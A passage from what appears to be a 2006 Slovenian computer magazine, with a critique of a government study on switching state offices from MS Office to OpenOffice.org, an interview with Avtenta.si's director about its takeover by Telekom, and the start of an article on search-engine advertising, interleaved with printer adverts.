Nato so ocenjena **tveganja prehoda** z MS Officea na OpenOffice.org, čeprav bi lahko temu rekli tehnične in uporabniške težave. Najmanjša težava so **končni uporabniki**, ki bodo zaradi navajenosti na Microsoftove izdelke pogosto klicali tehnično pomoč in nepoznavanje oziroma neznanje enačili z napakami programa. Večja težava je **prenosljivost**. Avtor ugotavlja, da



↙ Vladna študija upošteva 11.800 delovnih postaj, ki so v uporabi v javni upravi in bodo vključene v novo pogodbo o licenciranju med Microsoftom in državno upravo RS.

še ni možno avtomatizirati prenosa, posebej zahtevnejših dokumentov, in bo zato treba organizirati **posebno službo za pomoč** pri prenosu med obema formatoma. Še pred njo pa bo treba izvesti **množično pretvorbo obstoječih dokumentov**, kar bo samodejno mogoče le v manjši meri. Ker gre za »tisoče, če ne celo milijone dokumentov«, bo to precej drago. Tretja težava je **tehnična podpora**. Zagotoviti je namreč treba ustrezen nivo tehnične podpore, kar je lahko notranje ali pa pomočjo zunanjih partnerjev. Pri lastnih težavah, ker jih trenutno ni, pa četudi bi jih imeli, ne vedo, kako jih obdržati v državni upravi. Zunanji so težavni v tem, ker v Sloveniji bojda ni podjetja, ki bi imelo izdelano poslovni načrt in ustrezne izkušnje pri podpori OpenOffice.org, saj teh potreb v Sloveniji do zdaj še ni bilo.

Sledi nekaj tabel izračunov skupnih stroškov lastništva po različnih scenarijih. Iz teh scenarijev je razvidno, da je **OpenOffice.org opazno dražji**, če bi obveljal verjetnejši scenarij težav pri **prehodu**. Sledi sklep, naj se država za na-

PROFESIONALNO TISKANJE s tiskalniki ZEBRA!

Tiskalnik ZEBRA LP 2844

Praktični namizni tiskalnik etiket in črtnih kod!

- direktni termalni tiskalnik za nalepke, črtno kode...
- Hitrost: do 102 mm/s, ločljivost: 203 dpi
- Širina tiska: do 104 mm
- 512 KB Flash, 256 KB SRAM
- vmesniki: RS232, paralelni, USB v.1.1
- Teža: samo 1.5 kg



Cena brez DDV: **66.666,00 SIT!**
Cena z DDV: 79.999 sit

Tiskalnik ZEBRA S4M

Enostavno in zanesljivo industrijsko tiskanje

- direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi
- širina tiska 104 mm
- hitrost tiska 152 mm/s
- 4 MB Flash, 8 MB DRAM
- odporen proti prahu in umazaniji
- vmesniki: USB, RS232, paralelni



Cena brez DDV: **149.999,00 SIT!**
Cena z DDV: 179.999 sit

Tiskalnik ZEBRA Z4Mplus

Posebej ojačan za zahtevna industrijska okolja!

- termalno transferni in direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi, širina tiska 104 mm
- hitrost tiska 254 mm/s
- **vgrajen Print Server!**
- izredno hiter in ekonomičen tiskalnik
- zelo odporen proti prahu in umazaniji
- vmesniki: RS232, paralelni



Cena brez DDV: **208.333,00 SIT!**
Cena z DDV: 249.999 sit

Dodatni popusti in nagrade v naši spletni eTrgovini!

MIKROPIS Holding



Aškerčeva 4a, 3310 Žalec EMG, Celovška 136, 1000 Ljubljana
tel: 03/ 712 15 00; fax: 03/ 712 15 66 tel: 01/ 500 74 20; fax: 01/ 500 74 25

Vsi izdelki so na voljo tudi v naši spletni trgovini:
www.mikropis.si

Cene so informativne in veljajo za takojšnje plačilo do razprodaje zaloga. Slike so simbolične.

država, informatika in odprta koda

slednja tri leta odloči za MS Office, da pa naj se intenzivira delo na odprtokodnih rešitvah in naj se država aktivneje vključi v odprtokodne projekte znotraj projekta IDA.

NEJASNOSTI IN NELOGIČNOSTI

Študiji na prvi pogled ni kaj zameriti. Pove, kaj je dobro in kaj ni, na kakšne težave lahko pri prehodu z enega pisarniškega paketa na drugega naletijo, vse skupaj je podprto s številkami, na koncu pa je podana ocena, ki odprtokodnim rešitvam sicer pušča odprta vrata in jih celo spodbuja, a ugotavlja, da se še ne splačajo.

Pretvorba dokumentov

A pod prvim pogledom se skriva marsikaj nejasnega oziroma nelogičnega. Pa se najprej lotimo največje težave, to je **pretvorba dokumentov**. **Samodejnega** sistema naj ne bi bilo, kar naj bi pomenilo ročno pretvorbo vseh dosedanjih dokumentov. To drži le v majhni meri. Obstaja namreč vrsta **makrov za OpenOffice.org**, ki omogočajo pretvorbo dokumentov, in tudi takšni so, ki omogočajo paketno pretvorbo. Ker gre v 80 odstotkih za enostavne dokumente, pretvorba niti ni potrebna, saj jih lahko uporabniki odprejo brez poprejšnje pretvorbe, jih spremenijo, nato pa shranijo v novem ali starem formatu. Drugi očitke je glede **makrov**. To je dejansko težava, saj OpenBasic in Visual Basic (in ne Virtual) for Applications nista neposredno združljiva. A po ocenah iz prve študije (v drugi te ocene ni), naj bi bilo v državni upravi **0,02 makra na uporabnika**. To pomeni, da jih je na 11.800 uporabnikov celih 236. In to verjetno ne različnih, ampak se podvajajo. A tudi če bi bili različni, to ne pomeni ravno velike težave, saj gre za razmeroma preproste zadeve, ki jih je mogoče z malce programerskega znanja hitro predelati. Večje težave se lahko pojavijo recimo pri zelo **zapletenih Excelovih tabelah** (vrtilne tabele in podobno) ali pa podatkovnih zbirkah v Accessu, čeprav podatkovne zbirke niso nikjer omenjene, saj govorijo le o besedilih, elektronskih preglednicah in predstavitev.

Izračuni stroškov

Še zanimivejše so številke oziroma **izračuni**. Ti so bili bojda narejeni za dva scenarija, in to za nizko in visoko stopnjo tveganja. Pri **nizki stopnji tveganja**, torej če bi šlo vse kot po maslu, bi Slovenci s prehodom na OpenOffice.org privarčevali dobrih 485 milijonov tolarjev. Verjetnejši naj bi bil scenarij z **visoko stopnjo tveganja**. Izračuni kažejo, da bi v tem primeru bil OpenOffice.org dražji oziroma bi bila neto sedanja vrednost za leto 2005 pri njem višja za slabih 555 milijonov tolarjev. In v tem grmu tiči zajec. Ta vrednost je namreč sestavljena iz **notranjih in zunanjih stroškov**. Ker ti v študiji niso obrazloženi, smo si pomagali z razlago iz študije iz leta 2002, kjer piše, da so zunanji stroški tisti, ki jih mora država plačati zunanjim izvajalcem (torej tudi za licence), pri notranjih pa ne gre za izdatke proračuna, ampak vrednost dela ljudi znotraj državne uprave in zmanjšanje

produktivnosti zaradi prehoda. Če to zdaj primerjamo z »izračuni« (v narekovajih zato, ker je zapisana le številka brez utemeljitev) vidimo, da bi pri prehodu na OpenOffice.org iz proračuna morali odšteti 1,4 milijarde tolarjev manj kot za MS Office, bi pa bili zato notranji stroški (torej tisti, ki skoraj dobesedno pomenijo več dela za informatike znotraj državne uprave) za 1,9 milijarde večji, kar daje omenjeno razliko 555 milijonov. Če zadevo banaliziramo, lahko rečemo, da bi slovenski davkoplačevalci lahko privarčevali milijardo in pol, če bi informatiki v državni upravi več delali. A to še ni vse. V študiji tudi piše, da je v EU-ju dana pobuda za standardizacijo formata zapisa, ki naj bi bil **ODF** (Open Document Format), ki ga zaenkrat na trgu podpira le OpenOffice.org. Dokumente bo torej v **vsakem primeru treba pretvoriti**, ne glede na to, za katero pisarniško zbirko se bo odločila država. To pa pomeni, da ocena notranjih stroškov prehoda na OpenOffice.org ni realna, saj v njej notranji stroški pomenijo tudi stroške pretvorbe v odprt format, ki jo bo v vsakem primeru potrebno izvesti. V študiji piše, da se, kar zadeva pobude za prehod na ODF, že celo leto ni nič zgodilo in da čakajo ustrezne tehnološke rešitve. Kakšne tehnološke rešitve? Ali pričakujejo, da jim bodo v EU-ju pisali makre za pretvorbo formatov? ODF je definiran in nanj naj bi se prešlo. Kako? O tem pa naj se država odloči sama, saj ima svoje ustrezno usposobljene službe.

Tehnična podpora

Tretji očitke zbirke OpenOffice.org je **pomanjkanje tehnične podpore in ekspertize v Sloveniji**. S tem se lahko strinjamo. Takšna kot za MS Office vsekakor ni. A treba se je vprašati, zakaj? Predvsem zato, ker se država drži ustaljene prakse in je ne spreminja. Zakaj ima Microsoft tako dobro dodelan in uspešen sistem tehnične podpore? Zaradi majhnih Janezov in Mick vsekakor ne. Ima ga zato, ker so se za njegove izdelke odločili **država in velika podjetja**. Če teh ne bi bilo, tudi sistema tehnične podpore ne bi bilo. Iz tega je jasno: če hočemo alternativo sedanjemu sistemu, je treba zanj najprej pokazati **interes** in vanj nekaj **vložiti**. Sama od sebe ne bo prišla. In prav to je težava odprte kode.

Pri **licenčni** programski opremi velja, da so licence dokaj **drage**. In ker država in velika podjetja zanje odštejejo precej denarja, hočejo to svojo investicijo zavarovati. In zaradi tega nastane sistem tehnične podpore in vse drugo, kar se suče okoli njih. Licence in njihova cena so **gonilo**. Pri **odprti kodi** je drugače. Tam **tega gonila ni**. In ker ga ni, marsikomu zadeva ne gre v glavo. Poleg poznavanja ekonomske logike je namreč treba imeti tudi sposobnost odprtega in drugačnega razmišljanja. Pri odprti kodi licence ne stanejo nič in zato ni treba varovati denarja, vloženega vanje. Treba pa je plačati za tehnično podporo. Logika je torej ravno obratna – pri licenčnem programu dobimo tehnično podporo skupaj z licenco, pri odprti kodi pa

dobimo licenco skupaj s tehnično podporo. Končni učinek pa je pravzaprav isti.

Primerjave z Evropo

Gospod Butina v študiji tudi omenja dogajanje po Evropi in za primer jemlje München. Ta bo v 1. četrtnem letos prešel na v celoti na odprtokodno programsko rešitev, za kar so potrebovali cela tri leta. V isti sapi pa pove, da gre tam za prehod na odprtokodni operacijski sistem in pisarniško zbirko, kar je verjetno precej zahtevnejše od prehoda le na drugo pisarniško zbirko. Pove tudi, da druge administracije tudi podpirajo odprto kodo, jo preverjajo, testirajo in tudi uvajajo, a predvsem v izobraževalnih sistemih, saj naj ne bi znale oceniti vse prednosti, slabosti, stroška in tveganja prehoda, pa tudi tehnološke ekspertize in podpore. Kaj pa pri nas? Projekt prehoda na OpenOffice.org vrhovnega sodišča sicer je, a je to odločno premalo. Kaj pa izobraževanje? Pobude učiteljev iz prejšnjih let so bile ne le pozabljene, ampak se je krepko trudilo, da ne bi zaživele. Argument?

NEIZPOLNJENA PRIČAKOVANJA

Žal mi je, a od študije, za katero sem se toliko trudil, da bi jo dobil, sem pričakoval mnogo več. Pa ne le v **slovnem** smislu, kjer sem pričakoval poznavanje sklonov, in v vsebinskem, kjer je bilo pričakovati, da avtor ve, kaj je recimo **Visual Basic**. To so lahko le tipkarske napake, ki pa se, če bi bila študija narejena tako, kot je treba, ne bi smele zgoditi, saj bi jo verjetno lahko **pregledal** kak lektor in nekdo recimo redigiral. A to se očitno ni zgodilo in zato upravičeno sumimo, da je študija nastala **na hitro**, morda celo po podpisu pogodbe EA, čeprav nosi datum 14. november 2005. Da nekaj ni ravno v najlepšem redu, je tudi sklicevanje na **avtorsko zaščito izdelka**. Podpisal jo je gospod Butina in predvidevam, da jo je izdelal v okviru svojih del in nalog, kar vsekakor ni zadosten razlog, da je avtorsko zaščiten. Če pa jo je izdelal honorarno, potem bi verjetno moral za takšno nalogo obstajati razpis. Ne, razlog za poskus neobjave je v tem, da je študija zelo **pomanjkljiva**. Postavlja namreč veliko vprašanj. Več, kot pa je v njej odgovorov.

Spet bo nekdo rekel, da udrihamo po Microsoftu in drugih ponudnikih licenčne programske opreme. To sploh ni res. Razlog za to pisanje je v tem, da je na tako kritičnem področju, kot je informatika, nujno imeti možnost **alternativ**. In trenutno jih, kot je tudi v tej študiji zapisano, nimamo. No ja, imamo, le ne upamo si. Se moramo zato vdati v usodo? Po mojem mnenju ne. Če lahko dobimo alternativo vsaj na področju pisarniške zbirke, jo pozdravljam. Nikakor ne trdim, da je treba zavreči MS Office in preiti na OpenOffice.org. Trdim le, da je potrebno nepristransko in kakovostno **oceniti**, kaj je v določenih primerih pametnejše, in to **narediti**. S poudarkom na narediti, ne pa na čakati na to, kar nam bodo rekli drugi in potem to ponavljati kot papige. Želim si torej le, da bi naša država imela voljo in jajca nekaj narediti. ■

Pravilna uporaba tehnologije je pomembnejša kot tehnologija sama

V Sloveniji je malo podjetij, ki premorejo toliko znanja, kot ga je bilo nakopičeno v podjetju Repro MS. Spomladi leta 2003 je podjetje Repro MS postalo Avtenta.si. Po dveh letih, poleti 2005, pa so dobili drugega lastnika. Od Avtotehne jih je odkupil Telekom. O tem smo se pogovarjali z Darkom Pretnarjem, direktorjem podjetja Avtenta.si.

Piše: Milan Simčič

milan.simcic@jmkrosi

Izstopili ste iz skupine Avtotehna. Zakaj ste se za to odločili? Ste podjetje, v katerem je nakopičeno precej znanja. Vsi bi si želeli imeti tako podjetje pod svojim okriljem. So vas pri Telekomu snubili ali vas je Avtotehna odprodala kot podjetje, ki ne proizvaja neposrednega dobička?

To vprašanje je namenjeno lastnikom. Bom pa povedal svoje videnje. V poslovanju Avtotehne z Avtento.si ni bilo več pravih sinergij v razmerju distributer vs. sistemski integrator. Za Telekom Slovenije pa je to normalen proces, ki ga srečujemo pri večini naprednih telekomunikacijskih operaterjih v svetu. In normalno je, da so izbrali podjetje z nekaj znanji, ki jih v svoji razvojni strategiji potrebuje Telekom. Tako postaja Telekom moderen javni operater telekomunikacijskih storitev, svojo ponudbo bo lahko razširil na segment poslovnih uporabnikov in se bo približal njihovim potrebam in zahtevam.

Katere storitve in tehnologije obvladujete sami in katere prepuščate poslovnim partnerjem kot »outsourcing«? Kdo so vaši ključni poslovni partnerji?

Outsourcing bi radi poimenovali po slovensko, pa se je pojavilo kar nekaj izrazov, ki opisujejo to dejavnost. Recimo zunanje izvajanje storitev ali gostovanje. V Avtenti.si, smo se odločili za ta poslovni model iz več razlogov: za trženje storitev potrebuješ velike kritične mase znanja za veliko posebnih področij. Kupci pa niso pripravljene plačevati veliko za to delo. Zato na splošno kakovost pada. Podjetja pa potrebujejo kakovostno storitev, zato je ta poslovni model primeren in se že kar dobro uveljavlja v tujini. V Avtenti.si trenutno obvladamo dejavnost podpore delovnim mestom (PC, delovne postaje, IP-telefonija), IT-infrastruktura (strežniška tehnika, arhiviranje in varnostno kopiranje), pripravljamo pa celovito rešitev za podporo procesom brezprekinitvenega poslovanja, to je tako imenovani BPM (Business Process Management). Naš partner je seveda Telekom Slovenije, ki za celovito rešitev omogoča najkvalitetnejše varne povezave in večkrat tudi varne prostore. Za

IT-tehnologije pa se dogovarjamo z nekaterimi slovenskimi specializiranimi podjetji, s katerimi bi lahko v bodoče gradili sinergijo v znanju in na trgih tudi zunaj Slovenije.

Z vašim podjetjem se pogosto pojavlja izraz slovenski trg systemske integracije. Kaj pojmuje pod tem?

Mi smo sistemski integrator poslovnih rešitev in povezujemo (tele)komunikacijski in informacijski svet za večjo poslovno učinkovitost

➤ V načrtih imamo postavitev IT-akademije, ki bo poleg tehnoloških znanj usposabljala slušatelje tudi glede organizacije in upravljanja IT-procesov, saj menimo, da je pravilna uporaba tehnologije pomembnejša kot tehnologija sama.

podjetij. Menimo, da je to poslovna in tehnološka niša na trgu, kjer smo najboljši. Jasno pa danes delujemo samo v Sloveniji, saj sistemski integrator drugače težko uspeva. Možnost uspeha zunaj regije obstaja le, če imaš lastne produkte, to je lasten razvoj z veliko (nenadomestljivo) lastno dodano vrednostjo, ali pa če imaš velikega strateškega partnerja, s katerim napadata tuje trge. Slednje skupina Telekom vsekakor je, in tukaj vidimo našo možnost nadaljnje rasti. Avtenta.si pa je v svojo strategijo zapisala zavezo o lastnem razvoju produktov, ki dopolnjujejo našo ponudbo globalnih proizvajalcev. In ta strateška odločitev že kaže uspehe, saj svoje multimedijske rešitve v povezavi z IP-telefonijo že tržimo tudi v tujini.

Kolikšen segment vašega poslovanja zajema šolanje uporabnikov na različnih področjih? Microsoft, Cisco ... Se boste usmerili bolj v tržni segment ali izobraževanje?

Ne vem, ali sem povsem razumel vprašanje, a bom poskusil odgovoriti. Naši strokovnjaki imajo z Microsoftovih in Ciscovih področij najvišje možne certifikate in temu seveda namenimo veliko pozornost – ohranjanje visoke ravni znanja. Ta znanja potem tržimo na različne načine: izobraževanje drugih uporabnikov na prostem trgu, načrtovanje in projektiranje omrežij in IT-rešitev s poudarkom na Microsoftovih tehnologijah, svetovanje podjetjem za vzpostavitev ustrezne IT- in komunikacijske



infrastrukture za poslovanje. Izobraževanje pa je pomemben del naše prodaje, saj od nas enostavno zahteva več znanja, ki ga lahko potem tudi na druge načine unovčimo. Seveda pa s trženjem izobraževanja pridobivamo tudi ugledu v okolju, kjer delamo. V načrtih imamo postavitev IT-akademije, ki bo poleg tehnoloških znanj usposabljala slušatelje tudi glede organizacije in upravljanja IT-procesov, saj menimo, da je pravilna uporaba tehnologije pomembnejša kot tehnologija sama.

Kaj je podjetje Avtenta.si pridobilo kot član skupine Telekom?

Avtenta.si je tehnološko podjetje z številnimi znanji, za katere je v razpršenem povpraševanju in ponudbi v Sloveniji težko najti dovolj posla. Treba se je specializirati. S priključitvijo skupini Telekom prihajamo do jasne opredelitve, kaj Avtenta.si je, kaj zna in kaj hoče v bodoče. Recimo, da je pomembna pridobitev tudi poslovni model outsourcinga, ki se ga včerajšnja Avtenta.si ne bi lotila. Mislim pa, da je tu treba govoriti o sinergijah, ki se sproščajo v okviru celotne skupine Telekom.

Kdaj bo Telekom ponudil internetno telefonijo, VoIP, za domače uporabnike?

Veliko uporabnikov Telekoma to že uporablja, in sicer v okviru ponudbe Siola, ki je »zadolžen« za rezidenčne uporabnike. Sicer pa vam bodo na to vprašanje odgovorili pri Telekomu. ■

Razcvet iskalnega marketinga

Spletni iskalniki danes ponujajo podjetjem pestro paleto oglaševalskih možnosti, zato doživlja »iskalni marketing« v zadnjih letih pravcati razcvet tako v svetu kot tudi v Sloveniji. Pri tem imajo pomembno vlogo zlasti sponzorirane povezave in optimiranje spletnih strani za čim boljšo uvrstitev v iskalnikih.

Piše: Radoš Skrt
rados.skrt@mojmikrosi



Če so internetni uporabniki še pred nekaj leti za iskanje informacij po spletu uporabljali **spletne imenike** tipa Yahoo, Matkurja ipd., pa so s pojavom **kakovostnih iskalnikov**, kot sta na primer Google in Najdi.si, drastično spremenili svoje iskalne navade. Iskalniki jim namreč poleg velikega prihranka časa, ki je povezano s takojšnjo vrnitvijo rezultatov poizvedb, zagotavljajo tudi **veliko bolj relevantne zadetke**. Kako velik vpliv imajo iskalniki na internetne uporabnike, priča tudi dejstvo, da sta najbolj priljubljeni spletni strani med Slovenci ravno Google in Najdi.si.

Dejstva, da so postali iskalniki izhodiščna točka za brskanje po svetovnem spletu, se zavedajo tudi oglaševalci, ki preusmerjajo v iskalnike vse več oglaševalskih sredstev. Posledica priljubljenosti iskalnikov, ki dosegajo v primerjavi z drugimi spletnimi stranmi rekordne obiske in rekordne dosege med internetnimi uporabniki, je tudi ta, da se podjetja vse bolj premišljeno in načrtno lotevajo oglaševanja v iskalnikih. V to jih na neki način silijo tudi iskalniki sami, saj jim ponujajo **pestro paleto oglaševalskih možnosti**. V zadnjem času se tako še posebej veliko govori o **iskalnem marketingu**, ki ga tvorita dve večji obliki spletnega oglaševanja: **oglaševanje, vezano na ključne besede**, in **optimiranje spletnih strani**, ki pripomore boljši uvrstitvi organskih zadetkov na iskalnikih.

OGLAŠEVANJE PO KLJUČNIH BESEDAH

Oglaševanje po ključnih besedah lahko razdelimo na dva dela, in sicer na **oglaševanje s sponzoriranimi povezavami** in na **klasično**

oglaševanje s pasicami, kjer je prikaz oglasa vezan na zakup določene ključne besede. Oglaševanje, vezano na ključne besede, velja za eno najučinkovitejših oblik spletnega oglaševanja, saj omogoča oglaševalcem, da se njihovi besedilni ali slikovni oglasi prikažejo samo takrat, ko uporabnik išče informacije na iskalnikih prek besed, ki jih je zakupil oglaševalec. Na podlagi iskanih ključnih besed se torej lahko na strani rezultatov iskanj prikaže pasica ali sponzorirana povezava, lahko pa tudi oboje hkrati. Ker je prikaz oglaševalske pasice ali sponzorirane povezave pri tovrstnem načinu oglaševanja v tesni povezavi z iskano vsebino, obstaja velika verjetnost, da ga bo uporabnik opazil in tudi kliknil nanj.

VPLIV KLASIČNEGA OGLAŠEVANJA NA ŠTEVILO ISKALNIH POIZVEDB

Pomen iskalnega marketinga se kaže tudi v podatku, da so **iskalne aktivnosti** takoj za prebiranjem e-pošte druga najpogostejša oblika aktivnosti med internetnimi uporabniki. Ker je velik del iskanj povezan z **nakupnimi procesi**, je za vsa podjetja še kako pomembna opaženost v iskalnikih. Rezultati raziskave, ki so jo leta 2004 izvedli pri iskalniku Najdi.si, so pokazali, da 74 % anketirancev poišče v internetu podrobnejše informacije o izdelkih ali storitvah; 60 % je takšnih, ki jih k iskanju podrobnejših informacij v internetu spodbudi oglas v klasičnem mediju, 58 % anketirancev razreši dilemo o nakupu z dodatnimi informacijami, ki jih dobi prek interneta, isti delež jih meni, da je internet odličen vir informacij, kadar se odločajo o nakupu, 49 % anketiran-

cev pa večkrat v spletu preverja cene istih ali sorodnih izdelkov. Vsi ti izsledki še bolj potrjujejo dejstvo, da postajajo iskalniki eden izmed ključnih parametrov nakupovalnem procesu.

Za vsa podjetja, ki oglašujejo v klasičnih medijih, je več kot zanimivo tudi dejstvo, da intenzivna marketinška kampanja v klasičnih medijih **poveča število iskanj, povezanih z oglaševalcem, v iskalnikih**. To so potrdile tudi statistike Najdi.si, ki so pokazale, da močna medijska izpostavljenost določenega izdelka, storitve ali osebe zelo poveča iskanje v iskalnikih. Lep zgled za omenjeno trditev se je zgodil lanskega avgusta, ko je Telekom sprostil trg telekomunikacij, o čemer se je veliko govorilo v vseh medijih. Ker sta se v istem času začeli tudi močni oglaševalski akciji podjetij Amis in Voljatelj, so v iskalniku Najdi.si zaznali skoraj štirikrat večje število iskanj z besedo ADSL. Še zanimivejši je primer Debitela, ki je lansko pomlad izvedel večjo oglaševalsko akcijo v tisku, na radiu, na zunanjih oglaševalskih površinah in v internetu. V času akcije je Debitel v iskalniku Najdi.si zakupili tudi ključne besede, ki so se vezale na oglaševane telefone v akciji. Število iskanj na telefone v akciji se je v tistem obdobju povečalo kar za trikrat v primerjavi s povprečjem. Če pri Debitelu ne bi opravili omenjenega zakupa, bi si lahko naredili pravo medvedjo uslugo, saj bi se namesto povezave do njihove spletne strani na prvem mestu z rezultati iskanj prikazala Mobitel ali Simobil, ki ravno tako ponujata telefone, ki jih je takrat oglaševal Debitel. Neposredna konkurenca bi tako na preprost in brezplačen način prevzela potencialne kupce telefonov. Oba navedena

zgleda dokazujeta, da je prisotnost v iskalnikih nujna, če oglašujemo v drugih medijih.

PRODOR ISKALNEGA MARKETINGA

Iskalni marketing doživlja v zadnjih letih tako v svetu kot tudi v Sloveniji pravcati razcvet. V ZDA ima največjo rast med vsemi oblikami spletnega oglaševanja. Z več kot 40 % tržnim deležem je že močno prehitel klasične spletne oglase, spletna sponzorstva in spletno oglaševanje z naprednimi oglasi. Po podatkih IAB-a dosegajo besedilni oglasi na ključne besede več kot 80 % delež vseh vloženi sredstev v iskalni marketing. Zanimiv pa je tudi podatek o skokoviti rasti vloženi sredstev v optimiranje spletnih strani, ki je leta 2004 dosegla že 12 % delež v celotnem kolaču iskalnega marketinga.

V Sloveniji naj bi iskalni marketing po nekaterih podatkih obsegal že dobro tretjino vseh naložb v spletno oglaševanje, ki v celotnem oglaševalskem kolaču po podatkih podjetja Mediana IBO zavzema 1,3 % delež. Levji delež naložb v iskalni marketing zavzemajo sponzorirane povezave, precej manjši je delež slikovnih oglasov, ki se prikazujejo na ključne besede, delež, ki ga namenjajo podjetja za SEO (optimiranje spletnih strani za čim boljše uvrstitev pri organskih rezultatih iskanj v iskalnikih), pa je trenutno še neznan, vendar se glede na trenutne trende temu segmentu obeta lepa rast, saj se bodo tudi

domača podjetja prej ali slej začela zavedati pomembnosti svojih uvrstitev v iskalnikih.

V iskalniku Najdi.si, kamor se prelije večino slovenskega spletnega oglaševalskega kolača, so sponzorirane povezave, oglaševanje na ključne besede in sponzorirane novosti v letu 2005 imele že dvotretjinski delež med oglaševalskimi prihodki. Kot zanimivost naj omenimo še to, da je Najdi.si septembra lani naštel kar 347 oglaševalcev (v istem obdobju leta 2004 so zabeležili 200 različnih oglaševalcev), ki so mediju prinesli okroglih petdeset milijonov neto prihodkov.

ZAKAJ JE POMEMBNA OPAŽENOST V ISKALNIKIH?

Če se vaša spletna stran ne prikaže na prvi strani rezultatov iskanj za besede, ki so ključnega pomena za vaše poslovanje, potem izgubljate ogromno. Številne raziskave kažejo, da se skoraj 80 % vseh

klikov v iskalnikih zgodi na prvi strani z rezultati iskanj, zato lahko zaradi svoje »nevidnosti« izgubite ogromno potencialnih strank, ki bi lahko prek iskalnikov prišle na vašo spletno stran, to pa pomeni tudi veliko izgubo potencialnih prihodkov. Za uspeh vaše spletne strani je torej bistvenega pomena uvrstitev pri vrhu prve strani rezultatov iskanj, saj si lahko le tako zagotovite dovolj veliko opaženost in zadostno število klikov na vašo povezavo.



Slika1: Prikaz sponzorirane povezave v Googlu

SCREEN
MEDIA TECHNOLOGY

Inovativnost & zanesljivost



Generalni zastopnik SCREEN
za Slovenijo



TruePress 344

Prvi "offset" digitalni tisk, ki uporablja klasične tiskarske barve

NE SPREGLEJTE TUDI:

CTP osvetljevalne enote (termal, violet)
Trueflow - PDF, JDF workflow sistem
SPEKTA screening



Obiščite nas na sejmu
IPEX od 4.- 9. aprila
v Birminghamu (Anglija)
hala 6, razstavnih prostor 06-B40.
Z veseljem Vam bomo prikazali
vse novitete podjetja SCREEN.

spletno oglaševanje prek iskalnikov

Visoko uvrstitev na iskalnikih si lahko zagotovite na dva načina: z **optimiranjem spletne strani** za čim boljše uvrstitev v iskalnikih ali z **zakupom sponzorirane povezave**. Medtem ko lahko uvrstitev na podlagi optimiranosti strani zaradi vpliva številnih dejavnikov precej variira, pa si z zakupom za svoje poslovanje najpomembnejših ključnih besed zagotovite stalno mesto za ves čas trajanja oglaševalske akcije na prvi strani rezultatov iskanj, in sicer nad organskimi rezultati iskanj ali pa na desnem delu strani, kot je to pri Googlu (glej sliko 1).

OGLAŠEVALCI SE VSE BOLJ ZAVEDAJO POMENA SPONZORIRANIH POVEZAV

Sponzorirane povezave omogočajo oglaševalcu poleg ciljnega oglaševanja tudi stroškovno učinkovito izvedbo oglasnih akcij, saj oglaševalec ne glede na število prikazanih oglasov plača dejansko le **klike na oglas**. Tako so stroški oglasne akcije vezani zgolj na število uporabnikov, ki se s klikom na povezavo odzovejo na oglas, kar so pri televizijskem, radijskem, plakatnem in podobnem oglaševanju le pobožne sanje. Pri sponzoriranih povezavah gre torej za natančno ciljno oglaševanje, ki je plačano po učinku. Ker se oglasi prikazujejo tistim uporabnikom, ki iščejo informacije v povezavi z izdelki ali storitvami oglaševalca, je tudi **odzivnost** na sponzorirane povezave (razmerje med številom prikazov in številom klikov na sponzorirano povezavo) znatno večja kot pri drugih oblikah spletnega oglaševanja. Številne raziskave kažejo, da so sponzorirane povezave za eno najučinkovitejših sredstev **direktnega marketinga**, saj je strošek pridobitve novega kupca znatno manjši kot pri klasičnih oblikah oglaševanja.

Pri sponzoriranih povezavah gre v bistvu za **besedilni oglas**, ki ima isto strukturo kot običajni organski rezultati iskanj. Sponzorirana povezava je namreč sestavljena iz naslova spletne strani, njenega kratkega opisa ter povezave do oglaševalčeve spletne strani. Bistvena prednost, ki jo dobi oglaševalec z zakupom sponzorirane povezave pa je ta, da je **veliko opaznejša** od organskih zadetkov in da se prikaže neposredno nad njimi.

Cena zakupa sponzorirane povezave **temelji na ceni na klik (CNK)**. Medtem ko je ta v iskalniku Najdi.si fiksna in znaša 90 tolarjev, pa je pri Googlu precej spremenljiva, saj je odvisna od trenutnega zanimanja oglaševalcev za določeno besedo. Ker bomo o dejavnikih, ki vplivajo na ceno sponzorirane povezave, povedali več v nadaljevanju tega prispevka, naj na tem mestu omenimo zgolj to, da je izhodiščna cena pri Googlu znatno nižja kot pri Najdi.si, saj je začne že pri dveh tolarjih, je pa tudi res da lahko doseže tudi nekajkrat višjo ceno kot pri slovenskem konkurentu.

IZBOR KLJUČNIH BESED

Seveda ne smemo pozabiti, da je učinkovitost sponzorirane povezave še kako odvisna od izbora ključnih besed. Oglaševalec namreč za **določen čas zakupi ključne besede**, poveza-

DO SPONZORIRANE POVEZAVE V GOOGLU V 6 KORAKIH

1. Izdelava akcije


Ustvarite akcijo in skupino oglasov ter jih ustrezno poimenujte.

2. Določitev ciljnih strank

Izberite jezik, ki ga govorijo vaše stranke, in njihovo **lokacijo** ter tako določite, kdo videl vaš oglas. Pri izbiri lokacije se lahko odločite za posamezno državo, regije in mesta (ta izbira pri Sloveniji ni mogoča) ali pa se odločite za določitev lokacije po meri, kar pomeni, da lahko na primer določite, da se bodo vaši oglasi prikazovali ob vseh iskanjih uporabnikov, ki so na določeni razdalji od vaše izbrane lokacije (na primer, oglas se prikazuje vsem uporabnikom v radiju 300 km okoli Slovenije). Pri izbiri jezika bodite še posebej previdni, saj se vam lahko kaj hitro zgodi, da se zaradi napačnih nastavitvev vaš oglas ne bo prikazal zelenim uporabnikom. Če se namreč ciljni jezik, ki ga boste izbrali za svojo akcijo, ne bo ujemal z jezikovnimi nastavitvami uporabnika, se vaš oglas ne bo prikazal.

3. Izdelava oglasa

